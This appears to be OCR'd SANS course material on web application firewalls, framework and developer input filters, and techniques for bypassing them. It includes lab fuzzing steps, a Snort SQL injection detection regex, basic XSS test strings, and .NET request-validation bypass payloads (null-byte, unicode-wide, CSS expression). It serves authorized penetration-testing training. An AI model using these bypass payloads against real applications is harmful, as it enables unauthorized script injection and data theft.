642.5

Web Application Firewall and Filter Bypass

SEC642.5

Advanced Web App Penetration Testing, Ethical Hacking, and Exploitation Techniques

SANS

WAF and Filter Bypass

Welcome to Day 5!

TABLE OF CONTENTS (1)	SLIDE

This page intentionally left blank.

This page intentionally left blank.

Course Roadmap

- Day 1: Advanced Attacks
- Day 2: Web Frameworks
- Day 3: Web Cryptography
- Day 4: Alternative Web Interfaces
- **Day 5: WAF and Filter Bypass**
- Day 6: Capture the Flag

Web Application Security Defenses
- Exercise: WAF Versus Web Framework
- Developer Created Defenses
- Web Framework Defenses
- Inline Security Defenses
- Exercise: Understanding ModSecurity Rules

Bypassing Defenses
- Fingerprinting Defenses
- Exercise: Fingerprinting Defenses
- Bypassing XSS Defenses
- Exercise: Bypassing XSS Defenses
- Bypassing SQL Injection Defenses
- Exercise: Bypassing SQL Injection Defenses
- Bypassing Application Restrictions
- Exercise: RCE Bypass with PHP mail()

Our roadmap today takes us through web application defenses that may be applied at a Web Application Firewall (WAF), within the framework the application is built and run with, or within the application code itself. Most often, the defenses are some form of input filtering. This section will examine these techniques and how to bypass them.

WEB APPLICATION SECURITY DEFENSES

Following are three types of web app security defenses:

- Filtering within the application created by the developer
- Filtering within the web framework used by the developer
- Inline security devices or software such as Web Application Firewalls (WAFs)

Identifying the defense type used is critical:

- Is the application not vulnerable or just behind a WAF?
- Are input defenses modifying my test traffic?
- Are responses blocked but attack requests making it to the app?

Filtering protections today fall into one of three main categories. These categories are filtering logic within the applications written by the application developers; filtering logic that came with the web framework; or filtering done by some separate device or software that is placed inline with the web application such as a web application firewalling. During our testing, we have to detect that this filtering is taking place. Few things are worse than performing a test and not realizing that your attacks are blocked by a filter or WAF. This leads to false negatives because the applications could be vulnerable to attack; you just needed to perform some type of simple bypass modification to your attack. Because you did not perform this modification, you missed the serious hole in the application.

Both our defenses and our applications should be tested; however, they should be tested separately so that the tester can focus on the different techniques needed to test each.

WHICH SHOULD WE DEPLOY?

Defenders have reasons for picking which protection type:
- Web framework defenses are freebies
- Developer-created defenses in the app can be finely tuned
- Inline defenses can be maintained outside of app development

We gain significant benefits for implementing all three:
- Built-in application defenses can be the most effective
- Inline security devices specialize in security monitoring and alerting

Financial budgets often limit our choices:
- Upgrading to newer web frameworks is not always possible
- Application modifications are time-intensive for developers
- Inline defenses are expensive to purchase and maintain

As protections are built, the defenders choose one or more of the filtering types we have talked about. Although for security purposes we can gain significant benefits by implementing all three, budgets often limit which can be used.

Even though our frameworks come with free defenses built in, upgrading to later versions for security defense benefits is not always possible because later versions of the web framework are not always compatible with the applications. We could also have our developers create additional defenses in the application itself, as is often the case to address vulnerability remediations; however, unless they are tied to an identified vulnerability, it is often difficult to get these features added to the developers' already overfilled plate.

Inline defenses are the usual quick fix that companies end up deploying to increase security defenses or to check off that regulatory check box. However, these solutions are expensive to purchase with annual renewal subscriptions to maintain. They also require one or more employees to manage, maintain, and monitor these solutions.

HOW DO THEY WORK?

These defenses often look at:

- IP/TCP headers
- HTTP request contents
- HTTP request frequency
- HTTP response contents

They try to identify attacks or other malicious data:

- Look for properly formatted protocols
- Identifiers from common attack tools
- Identifiers from common security test strings
- Identifiers from known exploits

Defenses use a combination of blacklist and whitelist rules

This page intentionally left blank.

BLACKLIST RULES

Blacklist rules are the most common:

- Blacklisting attempts to enumerate evil
- Easier because they can create universal rules
- Doomed to fail by themselves

Here is a Snort regular expression to detect/block SQL injection:

```
/(\%27)|(\')|(\-\-)|(\%23)|(#)/
```

- Single quote or URL-encoded single quote
- Double dashes
- Hash marks or URL-encoded hash marks

Bypass with UNICODE anyone?!? Double quotes?!?

Blacklisting is more commonly found within applications today. This is simply due to the ease of implementation. The developer doesn't have to outline all the possibly allowed characters; all they need to do is determine what is malicious. Although this seems like it would be much harder, and it actually is, the large availability of "evil" lists lead developers to believe this is easy. Because the developer needs to enumerate evil, and most developers aren't aware of all the different types of attacks, this is doomed to failure. Their perspective is just not helpful here.

For example, we found a great article on building a regular expression (regex) to detect SQL injection attacks. This example detects if the HTTP request includes the hex of a single quote, a single quote, two dashes, the URL encoded #, and finally a #. The i and x at the end of the original article below put this in case-insensitive and extended modes. (Funny that it thinks case-insensitivity is needed.) Although this is a good start, it misses the fact that double quotes are just as dangerous and completely ignores UNICODE and other character sets.

Reference

The regular expression is from a Symantec article on Snort rules:
http://www.symantec.com/connect/articles/detection-sql-injection-and-cross-site-scripting-attacks

WHITELISTING

Whitelisting is the safest form of filtering:

- Whitelisting attempts to enumerate goodness
- Difficult because must be created for the specific application
- Only generic rules common to the defended applications can be prebuilt

Here is a regular express for detecting phone numbers:

```
/^(\+\d{1,2}\s)?\(?\d{3}\)?[\s.-]?\d{3}[\s.-]?\d{4}$/
```

- This allows for most internationally phone number formats

If done right, these are much harder to bypass:

- The more complex the input requirements, the looser the rules get
- Underlying technology running the regex may have its own bypasses

Whitelisting is the most stringent and secure method to filter web input and traffic. This technique attempts to enumerate what is allowed instead of what is not. Because of this, it is difficult for an attacker to bypass, and as penetration testers, we both hate it and love it. Our dislike is based on the difficulty of bypassing it, but because we are here to help make things more secure, it's nice to see that people are using it. (Confusing life we live!)

Whitelisting is not seen as often as blacklisting because it's hard for a developer to know what is "good" within an application's input. Although our example of a phone number is simple to grasp, (numbers and dashes are allowed even if you could spell your name in your phone number!), when we look at most inputs, they just aren't this simple. A great example of this is last names. Does your code know that O'Reilly is a valid last name, even if that apostrophe is an SQL injection character? It gets even worse when we look at company names, addresses, or comments and feedback. These typically need to support a wide variety of characters or even formatting strings.

Although whitelisting makes things difficult, we can typically find a bypass. We just might not pull off the cool exploit we were hoping for.

RULES IN THE REAL WORLD

Most web defenses use both whitelists and blacklists:

- Whitelist of possible HTTP protocol requests
- Whitelist parameter names
- Blacklist parameter values provided by users

Security professionals should write both whitelists and blacklists:

- Whitelist of allowed characters in a user's name field
- Blacklist of attacks that are possible using those required characters

This page intentionally left blank.

Course Roadmap

- Day 1: Advanced Attacks
- Day 2: Web Frameworks
- Day 3: Web Cryptography
- Day 4: Alternative Web Interfaces
- **Day 5: WAF and Filter Bypass**
- Day 6: Capture the Flag

Web Application Security Defenses
- Exercise: WAF Versus Web Framework
- Developer Created Defenses
- Web Framework Defenses
- Inline Security Defenses
- Exercise: Understanding ModSecurity Rules

Bypassing Defenses
- Fingerprinting Defenses
- Exercise: Fingerprinting Defenses
- Bypassing XSS Defenses
- Exercise: Bypassing XSS Defenses
- Bypassing SQL Injection Defenses
- Exercise: Bypassing SQL Injection Defenses
- Bypassing Application Restrictions
- Exercise: RCE Bypass with PHP mail()

We now do an exercise exploring the different types of filtering and web application firewalling.

EXERCISE: WAF VERSUS WEB FRAMEWORK

Targets:

- http://modsec.sec642.org
- http://net.sec642.org

Goals:

- Determine the blocked page indicator for ModSecurity
- Determine the blocked page indicator for .Net
- Fuzz both applications using the XSS and SQLi lists located at:
  `Wordlists/FuzzDB/attack/xss/xss-rsnake.txt`
  `Wordlists/FuzzDB/attack/sql-injection/detect/generic-blind.txt`
- Determine the general success/fail rate between the default filter rules in ModSecurity and .Net

In this exercise, you evaluate the differences between how ModSecurity's and .NET framework's filtering behave. The sites you test are http://modsec.sec642.org and net.sec642.org. Both sites have a default page that contains a form. The goal is to test these forms and determine the difference between the two protections. After a few manual tests, we'll try fuzzing both sites using FuzzDB lists that you can find in the **`Wordlists/FuzzDB/attack`** folder.

Even though Burp Intruder is crippled in the free version, it does enable you to run multiple fuzz sessions at the same time without penalty. When you get to the fuzzing part of the lab, start all four fuzzing sessions at the same time (two lists times two web applications). Another option is to use Zed Attack Proxy (ZAP) to do these fuzz attempts, which isn't throttled.

EXERCISE WALKTHROUGH

Stop here if you would like to solve the exercise yourself.

If you are not sure how to accomplish the goals, use the pages ahead to walk you through the exercise, showing you how to achieve each of the goals.

This page intentionally left blank.

EXERCISE: WAF VERSUS WEB FRAMEWORK
VISIT A MOD_SECURITY PROTECTED SITE

Browse to the mod_security-protected site:

```
http://modsec.sec642.org
```

Submit basic XSS payloads testing the form:

```
<script>alert(42);</script>
```

Examine the response in your browser and within Burp to identify the error message or blocked page indicators.

Make sure Burp is started and that Firefox is configured to send traffic to Burp.

First, you need to browse to http://modsec.sec642.org. This site uses mod_security to protect it.

Using the form, submit basic XSS attacks to see how mod_security is configured to block. Submit the following within the form:

```
<script>alert(42);</script>
```

Now look at the Proxy History in Burp to see the response. What type of HTTP response code was returned? What other messages do you see in the response's body to help identify why this traffic was blocked?

EXERCISE: WAF VERSUS WEB FRAMEWORK
VISIT A .NET APPLICATION

Browse to the .NET-protected site:

```
http://net.sec642.org
```

Submit basic XSS payloads testing the form:

```
<script>alert(42);</script>
```

Examine the response in your browser and within Burp to identify the error message or blocked page indicators.

Browse to http://net.sec642.org/index.aspx. This site uses .NET filters to protect it.

Using the form, you need to submit basic XSS attacks to see how .NET is configured to block. Submit the following within the form:

```
<script>alert(42);</script>
```

Now look at the Proxy History in Burp to see the response. What type of HTTP response code was returned? What other messages do you see in the response's body to help identify why this traffic was blocked?

EXERCISE: WAF VERSUS WEB FRAMEWORK FUZZING HTTP METHODS

Use Intruder to fuzz both applications

Use the following fuzzdb lists as payloads:

`xss/xss-rsnake.txt`

`sql-injection/detect/generic-blind.txt`

Run all four of these tests in parallel

How did the two applications do?

- Did one block more XSS than the other?
- Did one block more SQLi than the other?

Remember, we aren't looking for a bypass yet; we are just exploring the differences between defenses

```
POST /index.php HTTP/1.1
Host: modsec.sec642.org
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux
i686; rv:44.0) Gecko/20100101 Firefox/44.0
Accept:
text/html,application/xhtml+xml,application/xm
l;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
DNT: 1
Referer: http://modsec.sec642.org/
Connection: close
Content-Type: application/x-www-form-
urlencoded
Content-Length: 8

xss=§test§
```


Find the two requests for each web application that contains the variables on the Target tab. **(The POST)**

Right-click each of the requests in turn and select **send to Intruder.**

Verify that the payload positions are set to the **input**. You do this by first clicking the **clear §** . Now, highlight the text you want replaced with your fuzzing attempts and select **add §** .

Set the **payload type** to **runtime file** in the drop-down. Now press the Select File button and navigate to one of the XSS or SQLi files listed above in Wordlists/FuzzDB/attack/ and click Start under the Intruder menu. While that is running, go back to the intruder screen and kick off the other three tests. If you have time, try several different attack payloads for XSS and SQLi on both web apps to gain a rough idea of the levels of protection provided by .NET and ModSecurity.

Remember, we aren't looking for a bypass at this time; we're just trying to get a feel for how the two web defenses differ.

EXERCISE: WAF VERSUS WEB FRAMEWORK EXERCISE CONCLUSION

Which web defense seems to be better at blocking XSS?

Looking at your fuzz payloads for blocked requests, does one defense seem more likely to block false positives?

Which web defense seems to be better at blocking SQLi?

In this exercise, we reviewed both a web application firewall and framework-based filtering. This is the foundation of what we will be doing for the rest of the day.

Course Roadmap

- Day 1: Advanced Attacks
- Day 2: Web Frameworks
- Day 3: Web Cryptography
- Day 4: Alternative Web Interfaces
- **Day 5: WAF and Filter Bypass**
- Day 6: Capture the Flag

Web Application Security Defenses
- Exercise: WAF Versus Web Framework
- Developer Created Defenses
- Web Framework Defenses
- Inline Security Defenses
- Exercise: Understanding ModSecurity Rules

Bypassing Defenses
- Fingerprinting Defenses
- Exercise: Fingerprinting Defenses
- Bypassing XSS Defenses
- Exercise: Bypassing XSS Defenses
- Bypassing SQL Injection Defenses
- Exercise: Bypassing SQL Injection Defenses
- Bypassing Application Restrictions
- Exercise: RCE Bypass with PHP mail()

This page intentionally left blank.

DEVELOPER CREATED DEFENSES

Filtering in the application is the most common:

- Easiest for developers to control or add
- Considered security baked in, not bolted on

Filtering is part of the application:

- Usually added to logic within the processing of the inputs
- Could be strong if developers whitelist each field's possible inputs
- Some web frameworks provide mechanisms to facilitate this
- Could leverage third-party libraries such as OWASP's ESAPI

Application code is only as good as the developer:

- Unlike frameworks and inline devices, few eyes usually see this code
- This code is usually simple character blacklists

Application filtering is probably the most common protection we find in web applications today. As the developer builds the application, they decide what type of filtering they will use. This is mainly because it is the easiest mechanism a developer can implement and control. He can choose to use anything the framework provides or use a third-party library to provide the filtering capabilities. It is also increasing in usage due to the popular frameworks such as .NET and Java, including some basic filtering within the languages supported. The difference between this type of filtering and a web application firewall is that it is included within the application code. It can be done as part of the logic within the application's code or loaded as a library that the developer can call when needed. A great example of a security library is the Enterprise Security API (ESAPI) by OWASP.

Reference

More information about ESAPI:
https://www.owasp.org/index.php/Category:OWASP_Enterprise_Security_API

Filtering has two techniques available for use. These are signature-based filtering and regular expressions. The first, signature-based, is not common within application logic, but some libraries available have a list of signatures that they match against. The application just passes the input being filtered, and if it matches a signature, it is blocked. This is similar to antivirus techniques. The second, and way more common, technique is regular expressions. The developer creates a regular expression, a matching technology basically, that attempts to determine if the input should be allowed or blocked.

The other implementation is within the application code. This can be through a library, such as the ESAPI discussed earlier, or via custom code developed in-house within the development team. Either option is dependent on the skill and security savviness of the code developer and the consistency of its implementation. If the developer is more focused on blocking SQL injection attacks, then you can bypass this by using XSS exploits and targeting the end user through the application. Consistency is also a problem with this implementation. If the developer misses an input or doesn't add the protection to a portion of the application, you can find those gaps and exploit there.

OWASP ESAPI

OWASP Enterprise Security API Project:

- Open source
- Modification is permitted
- Can be used in commercial products
- Unfortunately uncertain future

Web app security control library:

- Same design across multiple languages
- Security control interfaces
- Customizable

Many languages supported, but not all for production:

- Java, Ruby, ESAPI Perl, ESAPI C, and Force.com are suitable
- .Net, ASP, PHP, CFML, Python, JavaScript, C, and ESAPI CPP are not
- https://www.owasp.org/index.php/Category:OWASP_Enterprise_Security_API

ESAPI (The OWASP Enterprise Security API) is a free, open source, web application security control library that makes it easier for programmers to write and retrofit secure web applications. The ESAPI libraries also serve as a solid foundation for new development, allowing for language-specific differences, yet have the same basic design. First, ESAPI includes a set of security control interfaces that define how to leverage the security controls, such as the types of parameters that are passed. Secondly, there is a reference implementation for each security control that is neither organization-specific nor application-specific. Third, there may be application logic contained in the classes that may be custom developed for each organization, such as enterprise authentication.

The ESAPI project source code is licensed under the BSD license, which is permissive and about as close to public domain as possible. The project documentation is licensed under the Creative Commons license. ESAPI code can be used and modified in any way an organization would like, including using it in commercial products.

ESAPI supports many languages; however, not all are ready or suitable for production. Check out the OWASP ESAPI project site for the latest status and for downloading the code.

ESAPI JAVA SWINGSET

Web app that demonstrates ESAPI:

- Zip file includes ESAPI demo and Tomcat
- Requires Java JRE

Includes tutorials and demos (insecure versus secure):

- Input validation, encoding, and injection
- Cross-site scripting
- Authentication and session management
- Access control and referencing objects
- Encryption, randomness, and integrity
- Browser caching

One of the features that OWASP provided is the Swingset application. This is designed to allow us to learn and test out how ESAPI works. We play with this in an exercise later to better see ESAPI in action.

The OWASP ESAPI project includes a full tutorial and demo of the ESAPI security library that runs on Tomcat. Install is easy and can run on Linux or Windows. You just need to download the Java JRE. The tutorial provides detailed descriptions of the entire library, along with a demo of both an unsecured web app and a secure web app using the ESAPI library.

TEST XSS

Test: <script>alert(document.cookie)</script>

Tutorial has you run once without validation and once with

Fix with ESAPI's Validator interface:

- `ESAPI.validator().getValidInput(String context, String input,String type,int maxLength, boolean allowNull,ValidationErrorList errorList)`

The tutorial provides a background of the attack, how ESAPI prevents the attack and includes examples, sample code, and the specific list of functions from the library to use. For our example, we look at cross-site scripting. The insecure demo site suggests a cross-site script that displays the cookie value, which works. Then switch to the secure website demo, which uses the ESAPI validator interface function getValidInput, and you see that the cross-site script does not work. The Swingset environment is a great way to learn how to use the ESAPI library.

Course Roadmap

- Day 1: Advanced Attacks
- Day 2: Web Frameworks
- Day 3: Web Cryptography
- Day 4: Alternative Web Interfaces
- **Day 5: WAF and Filter Bypass**
- Day 6: Capture the Flag

Web Application Security Defenses
- Exercise: WAF Versus Web Framework
- Developer Created Defenses
- Web Framework Defenses
- Inline Security Defenses
- Exercise: Understanding ModSecurity Rules

Bypassing Defenses
- Fingerprinting Defenses
- Exercise: Fingerprinting Defenses
- Bypassing XSS Defenses
- Exercise: Bypassing XSS Defenses
- Bypassing SQL Injection Defenses
- Exercise: Bypassing SQL Injection Defenses
- Bypassing Application Restrictions
- Exercise: RCE Bypass with PHP mail()

This page intentionally left blank.

WEB FRAMEWORK DEFENSES

Input filtering is the most common defense in frameworks:

- .NET, Java Struts2, MEAN Stack, Rails, Django, and so on
- Many come with a series of built-in rules
- Most allow for customization specific to the application

Framework defenses are part of the application:

- Cannot decouple most applications from their framework
- Penetration tests should test with these in place

Framework code typically has known bypass flaws:

- Made to work transparently with most applications
- This code is usually focused on XSS attacks, often only JavaScript
- Pen testers should fingerprint the framework and research bypasses

As you test applications, web framework filtering is probably the most common protection you find. This is due to many different reasons but is simple to understand. As a developer, you have more control if you build the filtering choices. You also see where many developers inherit the filtering because the framework, .NET for example, provides it to the application through normal development.

Typically, filtering is based on pattern matching. It uses patterns and regular expressions to examine the requests or responses to attempt to determine if it is malicious or allowed. These patterns can be used for security or other purposes within the application. For example, many times you see that the filtering is designed to allow only a specific type of input into a field such as a number. Even though this wasn't designed for security protection, it still inconveniences you.

When developers choose a solution or inherit it, there are two items they get. First, often, the filter will have some built-in protections. For example, the .NET filters will block traditional XSS attacks without having to be configured to do it. On top of the built-in filters, there is typically a method for providing rules or additional patterns to the filtering technology.

As mentioned earlier, the implementation of filtering can also be different. If the application depends on the framework to perform this protection, such as the anti-XSS libraries within .NET, the attacker can look for public bypass techniques. Most frameworks provide only simple protections, and the application normally assumes that if the input made it past the framework, it must be safe to use. This enables you to attack this assumption.

Finally, you need to determine what implementation and type of filtering is in place. We explore techniques to do this later today.

EXAMPLE: .NET FILTERING

Microsoft has filtering built in to .NET:
- Has become more capable over time

This filtering is on by default:
- But can be disabled on the machine or within the application

Developers often don't realize it's there:
- So they depend on the defaults

Since .NET was released, Microsoft has provided a built-in filtering system. This has changed over time, which is why during mapping we should determine .NET version. When we test the application, we often find that because Microsoft enables this protection by default, the developer either doesn't realize it is there or has just depended on the default protections it offers. This means that you can use some known attacks to bypass these controls quite often.

You also find in many applications that the developer or the administrator of the server has disabled this protection. When this happens, you need to see if it's because another protection is in place or the functionality was removed due to problems it caused.

ADDITIONAL OPTIONS IN .NET FILTERING


HttpModules are called before and after the HttpHandler executes:

- BeginRequest (inbound) – Headers, Context, Variables
- PreSendRequestHeaders (outbound)
- PreSendRequestContent (outbound)
- Uses IHttpModule interface

HttpHandlers process individual endpoint URLs:

- One handler used to process request
- Similar to ISAPI
- Uses IHttpHandler interface

Both can create custom filtering



With IIS7, Microsoft introduced the IHTTPModule and IHTTPHandler interfaces. These allow developers to create custom code that can analyze, manipulate, or filter requests and responses in the HTTP Pipeline. A custom HttpModule can be invoked by an event in the process of handling a request. For instance, a BeginRequest event could invoke a custom HttpModule to inspect the request prior to being handed to the HttpHandler and the web application, or a custom HttpModule can be used for a PreSendRequestHeaders or PreSendRequestContent events to modify a response before being sent to the client. HttpModules are called before and after the handler executes and have access to the headers, variables, and the context of a request, thus anything passed in the entire request can be viewed and modified or blocked.


HttpHandlers are used to process individual endpoint requests. Handlers enable the ASP.NET framework to process individual HTTP URLs or groups of URL extensions within a web application. Unlike modules, only one handler is used to process a request. Handlers are similar to the Internet Server Application Programming Interface (ISAPI) extensions.

CROSS-SITE SCRIPTING

Vulnerable like any other application

Additional defenses:

- Request validation
  - HTML context-only
  - Known bypasses
- Web controls (some)
  - Textboxes auto-encode
  - Labels don't




ASP.Net applications are vulnerable to cross-site scripting just like any other language. Microsoft has done a few things to help reduce the surface area of XSS by including the Request Validation feature. This feature attempts to block HTML context-only XSS attacks. It does have some known weaknesses, which will be discussed in a moment.

In addition, many of the web controls auto-encode their output to protect against cross-site scripting. For example, Textbox controls automatically encode their output, so XSS is going to be rare here. Contrary, Label controls do not auto-encode and could be a vulnerable area.

REQUEST VALIDATION

Microsoft's cross-site scripting defense
Only works for HTML context in 2.0+
Drastic changes were made between .NET 1.1 and 2.0



Request Validation is a built-in feature of ASP.Net web applications focused on protecting an application from cross-site scripting attacks. There were drastic changes between .Net 1.1 and 2.0. This feature has many limitations and, on the next few slides, we look for what triggers it and possible ways to bypass it.

.NET REQUEST VALIDATION (1.1)

Looks for:

- `<a-z` (< character followed by a letter)
- `<!`, `</`, `<?`, `&#`, `script`, `expression(`
- On handlers (that is, `onmouseenter`, etc.)
- Starting characters (`<,&,o,O,s,S,e,E`)

Extremely restrictive = Usually disabled

In .Net 1.1, Microsoft introduced the concept of request validation to try and defend against cross-site scripting (XSS) attacks. Unfortunately, in trying to check for too many cases, the feature was too restrictive and many developers disabled it. Request validation looked for the following character sequences:

`<a-z` (< character followed by a letter)
`<!`, `</`, `<?`
`&#`
`script`
`expression(`
On handlers (i.e.. `onmouseenter`, etc.)
Starting Characters (`<,&,o,O,s,S,e,E`)

.NET 1.1 BYPASSES

Browser issues (null character):

```
<%00script>alert(9);</script>
```

- Works only in OLD browsers, if at all

Encoding issues:

```
&uff1cscript%uff1ealert(9);%uff1c/script%uff1e
```

- Uses unicode-wide characters
- Requires the backend to convert to ASCII

Over the years, there have been vulnerabilities found that allow bypassing the Request Validation check. Early, during .Net 1.1, you could bypass the filter by adding a null character to the script tag as shown here:

```
<%00script>alert(9);</script>
```

This technique took advantage of how specific browsers would render the tags, ignoring the null character. Most browsers do not support this today, and this would be a rare find.

Another technique is to use a different encoding. You can use Unicode-Wide characters to encode the data so that the request validation feature does not identify the offending character sequences. It is important to note that this does not work on its own. It requires a backend process to then convert the data to ASCII, which changes the Unicode-Wide characters to the HTML Equivalents.

One example of how this can be done is for a persistent XSS where the payload is stored in a SQL Server varchar field. SQL Server converts the character %uff1c to '<' because varchar does not support unicode. If the field is nvarchar, then this would not work because of the support for Unicode characters. This also assumes that the developer has not done any output encoding.

Reference

http://www.jardinesoftware.net/2011/07/17/bypassing-validaterequest/

.NET REQUEST VALIDATION (2.0+)

Looks for:

- `<a-z` (< character followed by a letter)
- `<!`, `</`, `<?`, `&#`

Less restrictive = More apt to be enabled

Few changes in .NET validation since 2.0

Notice the HTML context, still looking only for XSS!

Any good bypasses?

```
<%tag style="xss:expression(alert(42))">
```


In .Net 2.0, Microsoft relaxed request validation to try and get more developers to leave it enabled. This relaxation of the restrictions limits the feature to help defend against only HTML context XSS attacks. Request validation looks for the following character sequences:

`<a-z` (< character followed by a letter)
`<!`, `</`, `<?`
`&#`

Course Roadmap

- Day 1: Advanced Attacks
- Day 2: Web Frameworks
- Day 3: Web Cryptography
- Day 4: Alternative Web Interfaces
- **Day 5: WAF and Filter Bypass**
- Day 6: Capture the Flag

Web Application Security Defenses
- Exercise: WAF Versus Web Framework
- Developer Created Defenses
- Web Framework Defenses
- Inline Security Defenses
- Exercise: Understanding ModSecurity Rules

Bypassing Defenses
- Fingerprinting Defenses
- Exercise: Fingerprinting Defenses
- Bypassing XSS Defenses
- Exercise: Bypassing XSS Defenses
- Bypassing SQL Injection Defenses
- Exercise: Bypassing SQL Injection Defenses
- Bypassing Application Restrictions
- Exercise: RCE Bypass with PHP mail()

This page intentionally left blank.

INLINE SECURITY DEFENSES

Inline defenses include:


- Network Intrusion Detection (NIDS)
- Network Intrusion Prevention (NIPS)
- NextGen firewalls
- Web Application Firewalls (WAFs)

We focus on WAFs in this class:

- Designed specifically for web apps
- Work with multiple apps simultaneously
- Often come with training modes
- Easier to write/update security rules

Commercial and open-source systems available:

- mod_security is one open-source WAF



Web application firewalls (WAF) are a second category of protection. These are a newer technology to most organizations and are not seen widely deployed just yet. The functionality of a WAF is similar to the filtering we have already discussed, with a couple major differences.

The first difference is that the WAF is outside of the application. It can be either a separate device that's inline to the HTTP traffic or it can be installed in the web server or application server. Mod_security is an example of an open-source module for Apache that performs this type of application firewalling within a web server. Examples of mod_security's commercial brothers are devices from Breach Security, the owner of the mod_security codebase.

The second main difference is that filtering via a WAF can be set up to filter multiple applications at the same time. This is needed due to the idea of virtual hosting within a web server or that multiple web servers could be behind a WAF device.

The final difference is the idea of training. Many WAFs have a mode where they monitor traffic to and from the application being protected. When the WAF understands normal, it can be placed in protection mode where it blocks everything else. Most filtering techniques do not have this capability; they have to be built to understand what to protect.

PEN TESTING WITH WAFS IN PLACE

Remember, WAFs are outside the application and framework:

- Great for virtual patches, but vulnerabilities need to be fixed in the app
- Misconfigured WAFs expose unpatched applications
- Migrations away from or removal of WAFs do sometimes occur

Testing the web app and the WAF are two different engagements:

- Test the web app first, and find the flaws with your IP whitelisted in WAF
- Test the WAF's effectiveness at defending those flaws

Why? What is your goal in doing this test?

- Are you trying to find vulnerabilities in the web app?
- Or are you trying to test the effectiveness of your WAF?
- Testers cannot successfully test both at the same time

Many people often ask if you can effectively test a web application with a WAF in front of it. No, you cannot! This is often a challenging discussion when you work with management or clients who want you to "hack this web application like a real attacker would." The best way to handle this is to focus on your goals. Is your goal to find vulnerabilities in your web application, or is it to test the effectiveness of your WAF? These are different goals and can't be done at the same time. If you want to accomplish both goals, do two separate tasks or phases. First, test with your IP address whitelisted in the WAF so that you can identify all the vulnerabilities in the application. Then, remove your IP from the WAF's whitelist and test to see how many of those vulnerabilities are successfully blocked by the WAF.

Remember that your WAF is not an integral part of your web application. It isn't tied to the app like the web framework it, so when you find vulnerabilities, fix them in your web application. However, the beautiful thing about a WAF is that you can use it to temporarily patch your web application by building a custom rule to block the vulnerabilities in just a few hours compared to a developer's days or weeks to fix the app. Just make sure you patch them in the web application as well!

WAF TYPES

Following are two main types of WAFs:

- Separate device or system or cloud
- Built in to the web server

Both types ensure the WAF is inline with the HTTP traffic:

- Deployment has little impact on effectiveness
- Rules running on the WAF have the largest impact
- Cloud solutions are popular because they require only a DNS change

WAF administration interfaces can also be targeted during the testing

As discussed previously, the two types of implementation are built in to the server or as a separate device. As we look to attack these protections to bypass the control, we have to think about this implementation style. The differences can be used in our bypass techniques.

The first method, in which the WAF is part of the web server or application server, is similar to bypassing normal application filtering. We can modify our inputs based on what the WAF tries to match. For example, if the WAF looks to block the word *script*, can we use a JavaScript event handler instead? If the WAF is assuming the input is ASCII or UTF-8, can we use UNICODE?

The second method is useful for separate devices. If we can get behind the WAF and talk directly to the application, the protection is useless. One method you could use is to compromise an internal machine and talk to the web server directly. This would be a major problem for the organization because the developers often assume the WAF protects them.

Although you typically do not need to change your bypass attack based on these differences, you need to determine that the WAF exists and how it works. Because, as we will discuss, your attacks are mostly based on misunderstandings between the application being protected and the WAF's understanding of the traffic, this helps determine which attacks work.

Finally, keep in mind that there are often administration consoles or vulnerabilities within the WAF itself. If you can compromise the WAF, you could turn off the protection or even use the WAF to capture traffic from other sessions.

COMMON WAF FEATURES

Built-in protection against OWASP Top Ten:
- SQLi and XSS are usually the strongest rules
- Other vulns are much harder to write generic rules for

Methods to minimal false positives

Detection of unauthorized disclosure of sensitive data

Positive and negative security model support

Web services/XML support

Protection from Brute-Force attacks

Configurable to prevent any specific problem

Scalable: Clustering and high performance

When selecting a WAF solution, you should look for certain characteristics and features. The OWASP Top Ten has long been a great resource for understanding the top-ten attacks against web applications. A good WAF solution must protect against the top-ten web attacks listed by OWASP because these are the most popular and most significant attacks available on the web. These attacks include SQLi, XSS, XSRF, and others. Be sure to review them and include the ability to protect against them in your product selection criteria.

